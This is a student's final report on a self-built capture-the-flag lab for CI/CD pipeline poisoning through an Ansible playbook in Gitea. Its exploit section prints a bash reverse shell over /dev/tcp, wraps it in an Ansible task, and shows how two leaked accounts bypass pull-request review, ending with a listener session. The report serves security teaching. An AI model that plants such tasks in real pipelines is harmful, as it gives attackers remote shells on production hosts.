

Final Report - CI/CD Pipeline Poisoning

Jack Lindberg

June 22, 2026

1 Introduction

Continuous Integration and Continuous Delivery (CI/CD) is the practice of automating the stages that code, or any other kind of software, must pass through from a developer's commit to a running production system. Continuous Integration (CI) means that every change pushed to a shared repository is automatically built and tested, catching integration errors early before they affect end users [1]. Continuous Delivery (CD) is the next step in this process where it automatically prepares validated builds for release. Continuous Deployment takes the final step of pushing every passing change directly to production. Together these stages form a so called pipeline: an automated chain that handles code from an individual developer's commit to the deployment to a running live system (production).

Modern development teams rely heavily on CI/CD to ship software quickly and with confidence. As a consequence, these pipelines have become critical infrastructure. They typically hold production secrets and the authority to modify live systems, often with high-level credentials [2]. This makes them high-value targets and a resource that is important to protect, while still not being able to be airgapped as they need to be able to access the production environment to do their work. An adversary who can influence what the pipeline executes gains the same level of access as the pipeline itself, without ever touching a production system directly [3]. With the correct credentials and a big enough code base these changes can even go undetected for a long time in larger organizations or teams.

Configuration management tools such as Ansible [4] are commonly driven from CI/CD pipelines. An Ansible playbook committed to a repository can be automatically applied to production hosts on every push, using the same SSH credentials the operations team uses. This project targets exactly that and shows the consequences of what access to such a code base can result in.

2 Background

2.1 Supply Chain Attacks and CI/CD

A supply chain attack targets the infrastructure used to build, test, or distribute software rather than the systems directly. By compromising a service hosting the dependencies, for example a build system, a dependency repository, or a deployment pipeline, an attacker's code reaches systems automatically and is automatically trusted, since it arrives through a channel the organization already relies on and trusts [3].

CI/CD pipeline poisoning is a specific technique within this family. An attacker who can introduce malicious code into a pipeline's source repository does not need to exploit any vulnerability in the production system: the pipeline itself carries out the attack on their behalf. The OWASP Top 10 CI/CD Security Risks classifies this as CICD-SEC-4: Poisoned Pipeline Execution [3]. MITRE ATT&CK catalogs it as its own Enterprise Execution technique [5]. While pipeline attacks have existed as long as automated build systems have, this category was formally named and classified in 2022, when OWASP published their CI/CD Security Top 10 [3] and MITRE added Poisoned Pipeline Execution as a dedicated technique [5].

The attack variant is further classified based on how the attacker gains influence over the pipeline. A Direct PPE (d-PPE) occurs when the attacker can push directly to the branch the pipeline tracks, giving immediate execution without any review [6]. An Indirect PPE (i-PPE) applies when the tracked branch requires a review step, but the attacker can manipulate or impersonate a reviewer. In this project the production branch is protected and requires an approved pull request from a designated reviewer; however, since the attacker holds credentials for both a contributor account and the reviewer account, that control can be bypassed entirely.

The intended security model for CI/CD pipelines assumes a separation of responsibilities: source code changes are peer-reviewed before reaching the deployment branch, the pipeline agent holds only the credentials it strictly needs to do its job, and all pipeline activity is logged and traceable. Branch protection rules, mandatory pull request reviews, and scoped service accounts are the primary technical controls used to enforce this model [2].

2.2 Assumptions

Three conditions must hold for a d-PPE attack to succeed [6]:

1. **Automatic execution** - the pipeline executes code from the repository without manual approval for each run.
2. **Attacker write access** - the adversary can modify the code the pipeline will execute.
3. **Privilege gap** - the pipeline agent runs with credentials or network access the attacker does not otherwise possess.

None of these conditions are particularly rare. Pipelines are designed to run automatically [1]; broad write access is common in small teams and pipeline agents typically hold deployment keys that go well beyond what any individual contributor needs [3].

2.3 Delimitations

The following are explicitly outside of the scope for this project and are not intended solutions:

- Exploiting vulnerabilities in the Gitea software itself.
- Any attacks against the deployment infrastructure.
- Post-exploitation beyond obtaining an initial reverse shell on the flag-holder machine
- Obtaining credentials any other way than using the ones provided

2.4 Why Prevention is Difficult

The core problem with prevention is that write access to source code is a legitimate business need. Restricting it in big organizations slows development without eliminating the risk, since a compromised legitimate account grants the same access anyway [3]. Even with mandatory code review, the organization must trust that reviewers catch malicious changes, which can be as small as a single line in a massive repository [6].

Monitoring pipeline execution for malicious behavior is also difficult. Unlike traditional intrusion detection, there is no clean separation between expected and unexpected activity: the pipeline might be supposed to modify systems, spawn processes, and make network connections [3]. Even system call-level monitoring faces this same problem, since the injected payload runs inside the same process context as the build script and uses the exact same calls (spawning sub-processes, opening network connection and reading an environment variable) that any normal build step might want to do.

2.5 Countermeasures

Several countermeasures reduce the attack surface or makes the necessary malicious code much more complicated, however none completely eliminates the risk on their own.

Requiring mandatory code review before changes reach the pipeline-tracked branch makes direct d-PPE from a single compromised account harder, as there must always be another *human* involved in the process of merging changes to the "live config". However, this countermeasure does not necessarily prevent malicious code from being approved, as the human reviewing the code might not understand the malicious implication if it is well-engineered and obfuscated. With the rise of AI code reviewers, another attack vector is to target the reviewer itself through prompt injection embedded in the submitted code [7].

Scoping the credentials available to the pipeline to the minimum needed for its specific task also limits the damage if it is exploited [2]. This might however greatly limit the practical use cases of the pipeline as it might not have access to credentials necessary to configure specific systems, networks or other parts of the infrastructure.

Another countermeasure might be to set up limitations for the systems in the environment itself. That is for example limiting which other systems a specific host may access or what local resources they can read from. This countermeasure would actually make the demo of this project much harder as the exfiltration of information from the flag-holder container would not be possible over the network if it was limited in network connections.

Making a mandatory step of testing changes in a so-called staging or development environment forces pipeline code to run in an isolated context first, where unexpected behavior such as unauthorized network connections or attempts to access production credentials could be detected [3]. However, a well-engineered payload can be made environment-aware: by checking for reachable endpoints or environment variables for example, it can remain dormant during staging and only activate once it reaches the production environment.

3 Implementation

3.1 Technical Details

The environment is built with Docker Compose and consists of two containers connected by an isolated internal Docker network. Only port 3000 (Gitea) on the deployment container is exposed to the host attacker.

3.1.1 Deployment Container

This container contains 2 main services that together form the CI/CD pipeline that is aimed towards the other container.

The first and main part that the attacker will interact with is a Gitea instance that hosts a repository of Ansible playbooks. The attacker can access this repository by using any of the supplied "leaked" credentials. This repository consists of two branches; development and production. The production branch is the branch that gets deployed to the live system, but it is protected and is only allowed to be written to by requesting a pull request [8] that has to be accepted by the jacklind account.

The other part of the container is a cronjob that runs every 2 minutes. The cronjob pulls down the current production branch of the Ansible playbook from Gitea and runs the playbook. If the attacker has added its malicious task it will be run by this script and therefore deployed. This cronjob uses ssh to deploy it using a ssh key pair set up as a trusted key on the flag-holder machine.

3.1.2 Flag-Holder Container

This container runs only an SSH server and holds the flag at /home/target/flag.txt. It is reachable exclusively via SSH from the deployment machine using the shared key pair. No port is exposed to

the host, making it unreachable by the attacker except through a successfully poisoned pipeline.

3.2 Repository Contents

The project repository contains:

- A project proposal already accepted
- This final report
- Instructions for running the environment, including software dependencies.
- All source files for the Docker Compose environment.
- An `attack.sh` script that runs the entire exploit from beginning to end and gets you the flag
- The leaked credential list provided to participants as their starting point.

4 Exploit

4.1 Attacker constraints

The attacker's sole access vector is the Gitea [9] instance exposed on port 3000. They possess a short list of leaked credentials for user accounts in the target organization, one of which grants write access to the Ansible [4] configuration repository. The following are the constraints put in place for the attacker:

- The attacker has no SSH or shell access to the deployment machine.
- The attacker has no direct network access to the flag-holder machine.
- The attacker has no administrative access to the Gitea instance.
- No attempt is made to exploit vulnerabilities in the Gitea software itself.

The goal is to achieve code execution on the flag-holder machine exclusively by injecting a malicious task into the Ansible playbook and waiting for the pipeline to apply it. As the attack would otherwise not really be about CI/CD poisoning but rather something else.

4.2 Prerequisites

The participant receives a short list of credentials for multiple user accounts in the target organization's Gitea instance. These credentials are for the users **jacklind** and **andand**.

Jacklind has the permissions to allow Pull Requests (PR) [8] to the production branch but not when it is their own PR. Meaning that some other user must first request a merge from some branch into the production branch.

4.3 Complete attack flow

Figure 1 shows the full attack sequence. Starting from the leaked credentials, the attacker uses the Gitea web interface to push a malicious playbook change via a pull request, approves it using the reviewer account, and then waits for the automated cron-driven pipeline to pull and execute the playbook on the flag-holder machine.




Figure 1: Full Attack Sequence

4.4 Attack Stages

The showcase of this attack will be presented using the different stages of the industry standard Cyber Kill Chain [10].

4.4.1 Reconnaissance

After enumerating the IP of the deploy server the attacker will find that port 3000 is hosting a Gitea instance that requires credentials [11]. As these have already been provided the attacker will log in and start finding what kinds of repositories may be found here. The only one that the attacker has access to is the repository called **corp/infra-pipeline**. This repository looks like Figure 2.

According to the README we have found a branch that is made for testing and this code is never in any way introduced to the live environment. By reading the content of the Ansible inventory we find that this seems to be a repository for deploying some Ansible tasks to a machine named **flag-holder** using ssh.

In the README they also mention that Jack has to review and has the power to approve PRs to production. So we can also discern that there is a production branch.

The production branch (see Figure 3) looks very much the same. However there is one big difference. In the README there is a warning about testing the code in development as *"this code will be deployed on the LIVE SYSTEM"*. It is also mentioned that Jack has the final authority to merge changes to the production branch.

We now know what to do. We have to somehow get our own code pushed to the production branch of the repository so that it is then run on the flag-holder machine.




Figure 2: Gitea Repository - Development Branch




Figure 3: Gitea Repository - Production Branch

```
[YAML]
- name: Verify deployment
  shell: |
    echo "$(date '+%Y-%m-%d %H:%M:%S') deployment ok" >> /home/target/app/logs/deploy.log
  args:
    executable: /bin/bash
```

Figure 4: Example Ansible task on the production branch

```
[INI]
[production]
flag-holder ansible_user=target ansible_ssh_common_args='-o StrictHostKeyChecking=no'
```

Figure 5: Content of the inventory.ini file on the production branch

4.4.2 Weaponization

The task is clear and the first step of doing this is to figure out what we want to run on the remote host. We really have no insight into where the flag might be on the system and because we might want to access more information we would want to have a reverse shell on the system.

Figure 4 is an example of a task found in the **playbook.yml** file in the production branch of the repository. What this tells us is the fact that we can create a task that runs any arbitrary bash command using Ansible. This task will be run by the user **target** according to the **inventory.ini** file (see Figure 5).

We therefore want to find something that we can run in bash that makes it possible to get shell access to the machine, with the restrictions that we have no idea what programs are installed on the machine. The only real thing we know for sure is the fact that it has bash, if the production branches content is correct from the beginning that is.

The next step is therefore to find a bash reverse shell. The nice thing about this is the fact that there is no real end to them online. I opted to use the tool Hacktools [12], a browser extension, to generate a reverse shell that sends a bash shell to a specified IP and port (See Figure 6). If we want this to run on the target we just need to create a task in the Ansible format that runs this command on the remote target. We can do this by simply copying the earlier example task and replacing the command with our malicious one. See Figure 7 for our final malicious reverse shell Ansible task.

```
#!/usr/bin/env /bin/bash

bash -c 'exec bash -i &>/dev/tcp/10.10.10.1/1337 <&1'
```

Figure 6: Bash reverse shell that sends to 10.10.10.1:1337

```
[YAML]
- name: Reverse shell
  shell: |
    bash -c 'exec bash -i &>/dev/tcp/10.10.10.1/1337 <&1'
  args:
    executable: /bin/bash
```

Figure 7: Our malicious reverse shell task

4.4.3 Delivery and Exploitation

With our malicious Ansible task written we now have to figure out how to get this task to the production branch. We have gotten some hints that the **Jack** user, which we have credentials to, is one of the keys for doing this, as that user has the right to approve Pull Requests to the production branch. So the plan should be as follows:

1. Get our malicious Ansible task in the repository
2. Request a merge of the change to the production branch [8]
3. Approve the request using **jacklinds** credentials
4. Merge the change to the production branch

For step one it is quite simple as we have credentials that are allowed to write to the repository. We simply do the following in the terminal

```
$ git clone http://10[.]10[.]10[.]2:3000/corp/infra-pipeline.git
$ cd infra-pipeline          # Enter the repository
$ git checkout production    # Move to the production branch
$ git checkout -b attack     # Creating a new branch based on the content of prod
                             # [Insert malicious task]
$ git add -A
$ git commit -m "Attack"
                             # Using any of the credentials
$ git push --set-upstream origin attack
```

Step 1 done. Now we need to request to merge the change to the production branch. This can be done either by using the web UI of Gitea, the Tea command line tool or the API built into Gitea. The simplest way is to simply use the Pull Request tab in the web UI. There is however one thing we have to have in mind. Because the admins have not been completely careless when configuring the repository. Because the **jacklind** user does not have permissions to approve its own pull request. Meaning that we do have to use the **andand** credentials for creating the PR and using the **jacklind** credentials to approve it.

After requesting a PR as **andand**, approving it as **jacklind** and merging it using **andand** we now have our malicious Ansible task on the production branch




Figure 8: Gitea Repository - The pull request to merge the attack branch to production

4.4.4 Installation and C2

According to the information given in the repository this repository should be deployed to the live environment shortly. Meaning that we need to be ready to receive and use the reverse shell that we are having run on the target machine. The shell we ran earlier is aimed towards the TCP port 1337 so that is the port we need to make sure we can listen on. Depending on your system this might be as simple as running a listener like the one below while others might require you to enable access to the port through your systems firewall.

```
$ nc -lvp 1337
# Or
$ ncat -lvp 1337
```

Running this listener and waiting a minute or two should result in a reverse shell on the target machine (See Figure 9). Giving us access to the flag-holder machine to do anything we want. The flag can easily be found on the machine by doing some simple enumeration but I will not show it here.

```

/tmp/infra-pipeline on  attack
) ncat -lvp 1337
Ncat: Version 7.99 ( https://nmap.org/ncat )
Ncat: Listening on [::]:1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.10.3:42466.
target@flag-holder:~$ whoami
whoami
target
target@flag-holder:~$ hostname
hostname
flag-holder
target@flag-holder:~$ █

```

Figure 9: A reverse shell on the flag-holder machine

References

- [1] M. Fowler, “Continuous integration,” 2024, accessed: 2026-06-09. [Online]. Available: <https://martinfowler.com/articles/continuousIntegration.html>
- [2] OWASP Foundation, “CICD-SEC-5: Insufficient PBAC (pipeline-based access controls),” 2022, accessed: 2026-06-09. [Online]. Available: <https://owasp.org/www-project-top-10-ci-cd-security-risks/CICD-SEC-05-Insufficient-PBAC>
- [3] —, “CICD-SEC-4: Poisoned pipeline execution,” 2022, accessed: 2026-06-09. [Online]. Available: <https://owasp.org/www-project-top-10-ci-cd-security-risks/CICD-SEC-04-Poisoned-Pipeline-Execution>
- [4] Ansible project contributors, “Introduction to ansible,” 2026, accessed: 2026-06-09. [Online]. Available: https://docs.ansible.com/projects/ansible/latest/getting_started/introduction.html
- [5] Mitre, “Poisoned pipeline execution,” 2026, accessed: 2026-06-09. [Online]. Available: <https://attack.mitre.org/techniques/T1677/>
- [6] Bishop Fox, “Poisoned pipeline execution attacks: A look at CI/CD environments,” 2024, accessed: 2026-06-09. [Online]. Available: <https://bishopfox.com/blog/poisoned-pipeline-attack-execution-a-look-at-ci-cd-environments>
- [7] OWASP Foundation, “LLM01: Prompt injection,” 2025, accessed: 2026-06-22. [Online]. Available: <https://genai.owasp.org/llmrisk/llm01-prompt-injection/>
- [8] Team Gitea, “Pull request,” 2026, accessed: 2026-06-17. [Online]. Available: <https://docs.gitea.com/usage/pull-request>
- [9] —, “What is gitea?” 2026, accessed: 2026-06-09. [Online]. Available: <https://docs.gitea.com/>
- [10] B. Lenaerts-Bergmans, “What is the cyber kill chain? process & model,” 2022, accessed: 2026-06-16. [Online]. Available: <https://www.crowdstrike.com/en-us/cybersecurity-101/cyberattacks/cyber-kill-chain/>

- [11] MITRE, “Reconnaissance, tactic ta0043,” 2026, accessed: 2026-06-09. [Online]. Available: <https://attack.mitre.org/tactics/TA0043/>
- [12] Ludovic COULON, “Hacktools,” 2024, accessed: 2026-06-17. [Online]. Available: <https://github.com/LasCC/HackTools>